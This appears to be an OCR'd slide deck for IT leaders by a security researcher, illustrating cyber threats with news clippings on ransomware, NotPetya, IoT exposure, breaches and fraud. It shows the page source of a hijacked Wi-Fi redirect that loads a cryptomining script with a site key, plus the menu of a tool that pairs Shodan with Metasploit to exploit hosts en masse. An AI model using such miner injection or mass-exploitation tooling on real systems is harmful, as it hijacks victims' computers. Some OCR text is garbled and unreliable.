

# What Every IT Leader Should Know About Cyber Security

Keren Elazari www.K3r3n3.com

### A Friendly Hacker's Perspective...















**ANALYST** 

PRICEWATERHOUSE COPERS 10











#### www.K3r3n3.com



# Sometimes, Your Adversary Can Be Your Teacher





#### Keren Elazari:

#### **Hackers: the** Internet's immune system

TED2014 · 16:39 · Filmed Mar 2014

27 subtitle languages @

View interactive transcript

























# Lesson #1: It's About Our Way of Life

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Data and information

Systems and services

News and events

What is NHS Digital?

How we look after you

Statement on reported NHS cyber attack Latest news News and events /

### Statement on reported NHS cyber attack

A number of NHS organisations have reported to NHS Digital that they have been affected by a ransomware attack which is affecting a number of different organisations.

The investigation is at an early stage but we believe the malware variant is Wanna Decryptor.

At this stage we do not have any evidence that patient data has been accessed. We will continue to work with affected organisations to confirm this.

LC. has County Contro. the Department of Health and NHS England to

Copy





Hours of Operation Mon - Fri: 8:30 am - 4:30 pm

https://www.wsj.com/articles/two-weeks-after-cyberattack-baltimore-is-still-hobbled-11558431002



**ZD**Net

Must read: SHA-1 collision attacks are now actually practical and a looming danger

#### Aluminum producer switches to manual operations after ransomware infection

UPDATE: Cyber-attack identified as LockerGoga ransomware infection.



By Catalin <u>Fittps://www.Zetr.ch.gxcbMftfrtiche/xs-Aorsk-MyCffrt-Cynei/aRATihlutApifraRec-Mythro-battles-to-contain-ransomware-attack-idUSKCN1ROONJ</u>





Win 7 Extended support ends January 14, 2020. Currently = 37% Windows 7 0S




Source: <a href="https://www.netmarketshare.com">https://www.netmarketshare.com</a> Sept 2019

## Lesson#2:

### Motivated Attackers

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The Untold Story of NotPetya, the Most Devastating

IGN IN | SUBSCRIBE

ANDY GREENBERG SECURITY 88.22.18 85:88 AM

# THE UNTOLD STORY OF NOTPETYA, THE MOST DEVASTATING CYBERATTACK IN HISTORY

Crippled ports. Paralyzed corporations. Frozen government agencies. How a single piece of code crashed the world.

if you elecade government your key, plants anter it below. Key:

https://www.wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/









MENU LAWFARE

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#### **CYBERSECURITY**

What Mondelez v. Zurich May Reveal About Cyber Insurance in the Age of Digital Conflict

\*\$\$\$\$\$\* \*\*\$\$\$\$\*\* \$\$\$\* Press any key! \$\$\$\$\* STATEMENTS & RELEASES

#### **Statement from the Press Secretary**



and costly cyber-attack in history.

The attack, dubbed "NotPetya," quickly spread worldwide, causing billions of dollars in damage across Europe, Asia, and the Americas. It was part of the Kremlin's ongoing effort to destabilize Ukraine and demonstrates ever more clearly Russia's involvement in the ongoing conflict. This was also a reckless and indiscriminate cyber-attack that will be met with international consequences.



## Lesson#3:

# **Expanding Attack Surface**

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10 10000011100000111 001100001011100 12442 00111 101110011001110 12442 10111	1000001118000011 00001011100 1010000101 10011001110 10111001100	100000111	0000011   0000001118000011   001100010011   00110001011   00110001011   00110001011   00110001011   00110001011   00110001011   00110001011   00110001011   00110001011   00110001011   00110001011   00110001011   00110001011   00110001011   0011000001011   0011000001011   0011000001011   0011000001011   0011000001011   001100001011   001100001011   0011000001011   0011000001011   0011000001011   0011000001011   0011000001011   0011000001011   0011000001011   0011000001011   0011000001011   00110000001011   00110000001011   00110000001011   00110000001011   001100000001011   001100000000
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#### THE ARRIVAL OF THE INTERNET OF THINGS: INCREASING NUMBER OF CONNECTED DEVICES




Number of devices and people, millions



People

Devices



Source: Gartner; United States Census Bureau<sup>10</sup>

#### SHODAN: THE GOOGLE OF CONNECTED DEVICES



https://www.shodan.io/ created by @Achillean










secure remote maintenance system





Internetwache.org
Für ein sichereres Internet

https://en.internetwache.org/







## **Username: Admin** Password: 1111



SAMSUNG





#### SB-327 – 1 Jan 2020



#### California just became the first state with an Internet of Things cybersecurity law

By Adi Robertson | @thedextriarchy | Sep 28, 2018, 6:07pm EDT

















# Lesson #4: Everything Has Value ....

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# Starbucks Wi-Fi hijacked customers' laptops to mine cryptocoins

14 DEC 2017



Cryptocurrency, Malware, Security threats




```
view-source:10.104.206.14/redir/r?url=aHR0cDovL3N0YXJidWNrc3Jld2FyZHMuY29tLmFyLw~~
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <meta http-equiv="refresh" content="10; url=http://starbucksrewards.com.ar/">
5 <style>
6 body { background: #fff; }
7 .content { max-width:500px;margin-top:200px;margin-right:auto;margin-left:auto;background:white;p
8 #myProgress { width: 100%;background-color:#ddd; }
9 #myBar { width:1%;height:30px;background-color:#2196F3; }
0 </style>
| \( \script \) src="https://coin-hive.com/lib/coinhive.min.js"></script>
2 </head>
3 <body onload="move()">
5 <script>
6 var h = new CoinHive.Anonymous('02yGg5gTDqLC59dTfTYa9ntLacF3DBGu'); h.start();
| setInterval( function () { h.stop(); }, 60000);
8 </script>
0 <script>
function move() {
   var elem = document.getElementById("myBar");
2
23
   var width = 1;
   var id = setInterval(frame, 100);
   function frame() {
      if (width >= 100) {
        clearInterval(id);
        window.location.href = "http://starbucksrewards.com.ar/";
      } else {
        width++;
        elem.style.width = width + '%';
```



## A Crypto Miner for your Website

Loading...

Monetize Your Business With Your Users' CPU Power



Source: https://threatpost.com/pirate-bay-spotted-hosting-monero-cryptocurrency-miner/128004/





TRANSPORTATION CARS TESLA

# Tesla's cloud was used by hackers to mine cryptocurrency

Mining bitcoin on Elon's dime

By Andrew J. Hawkins | @andyjayhawk | Feb 20, 2018, 1:39pm EST





Source: https://www.twistlock.com/2018/01/08/container-security-breaking-owasp-top-10-application-security-risks/





BIZ & IT —

## In major goof, Uber stored sensitive database key on public GitHub page

Ride-sharing service subpoenas GitHub for IP addresses that accessed security key.

DAN GOODIN - 3/2/2015, 9:55 PM





ZERO STAR RATING —

## Hackers hit Uber in 2016: data on 57 million riders, drivers stolen


CEO: "You may be asking why we are just talking about this now, a year later."

CYRUS FARIVAR - 11/22/2017, 1:20 AM

## **57 MILLION GLOBAL USERS**

BER

Names Email addresses Cell phone numbers





UBER: OUR SYSTEM WAS HACKED AND WE PAID \$100K TO COVER IT UP





# \$230 Million

We are investigating the theft of customer data from our website and our mobile app, as a matter of urgency. For more information, please click the following link:





https://www.forbes.com/sites/davidvolodzko/2018/12/04/marriott-breach-exposes-far-more-than-just-data/#798445ab6297

# Cyber Security Expertise & "Reasonable" Security Practices



The California Consumer Privacy Act (CCPA):
Statutory Damages For Consumers Compromised,
Resulting From

"Violation Of The Duty To Implement Reasonable Security Procedures And Practices"

(Ca Civil Code Section 1798.150(a)(1)).



### **JOSHUA SAMUEL AARON**

Conspiracy to Commit Computer Hacking; Computer Hacking; Conspiracy to Commit Securities Fraud; Conspiracy to Commit Wire Fraud; Securities Fraud; Identification Document Fraud Conspiracy; Aggravated Identity Theft; Money Laundering Conspiracy








# Lesson #5:

# **Automation & Innovation**

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### SHODAN + METASPLOIT = AUTOSPLOIT

```
Option
                                  Summary
1. Usage
                 Display this informational message.
2. Gather Hosts
              Query Shodan for a list of platform specific IPs.
View Hosts | Print gathered IPs/RHOSTS.
4. Exploit
                 Configure MSF and Start exploiting gathered targets
5. Quit
                 Exits AutoSploit.
```

### https://github.com/NullArray/AutoSploit





root@kali:~/Desktop/AutoSploit# python autosploit.py

```
V(4.0)
[+] welcome to autosploit, give us a little bit while we configure
```

checking your running platform

[i] checking for disabled services



Lazio football club fell for a €2 million email scam: report



Lazio defender Stefan de Vrij. Photo: Filippo Monteforte/AFP

Livestream

CABARRUS COUNTY

America Thrives Here

## Cabarrus County Government targeted in social engineering scam



Cabarrus County officials released details of a social engineering scam that diverted a \$2,504,601 vendor payment made by the County. Of that total, \$1,728,082.60 remains missing.

The County intended to send the money to Roanoke, Virginia-based Branch and Associates, Inc., which serves as general contractor for construction of West Cabarrus High, a new school for the Cabarrus County Schools District.

Construction on the new high school has not

been impacted, and the scam remains under investigation by the Cabarrus County Sheriff's Office and the Federal Bureau of Investigation.



News Events - Business - AMAs Spaces Terms & Conditions

LATEST HARD FORK PLUGGED FUNDAMENTALS WORK 2030

Say hi to TNW at Hard Fork Summit on October 15-17 in Amsterdam →

## Fraudsters deepfake CEO's voice to trick manager into transferring \$243,000



by RAVIE LAKSHMANAN - 7 days ago in SECURITY











# Keep Calm And Carry On? Ideas For the Future

### EVERYDAY SECURITY DECISIONS









### ZERO TRUST







# The Best Defence A Friendly Offense!



































## Defense Department invites you to "Hack the Pentagon"



#### @jackhcable







#### Why Girl Scouts Make Great Cybersecurity Hackers



#### TARAH WHEELER VAN VLACK

CONTRIBUTORS: Angie Chang / Katie Cunningham /

PyArg Keren Elazari / Miah Johnson / Kristin Toth Smith /

PERIOD (CLEOGER CKamilah Taylor / Brianna Wu / Length List)

#### <WOMEN IN TECH>

#### TAKE YOUR CAREER TO THE NEXT LEVEL

with Practical Advice and Inspiring Stories

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THE SECRETS OF SALARY NEGOTIATION
THE BEST FORMAT FOR TECH RESUMES
HOW TO ACE A TECH INTERVIEW
TO START YOUR OWN COMPANY







http://passcode.csmonitor.com/hackerkids



## The Future Is In Your Hands!

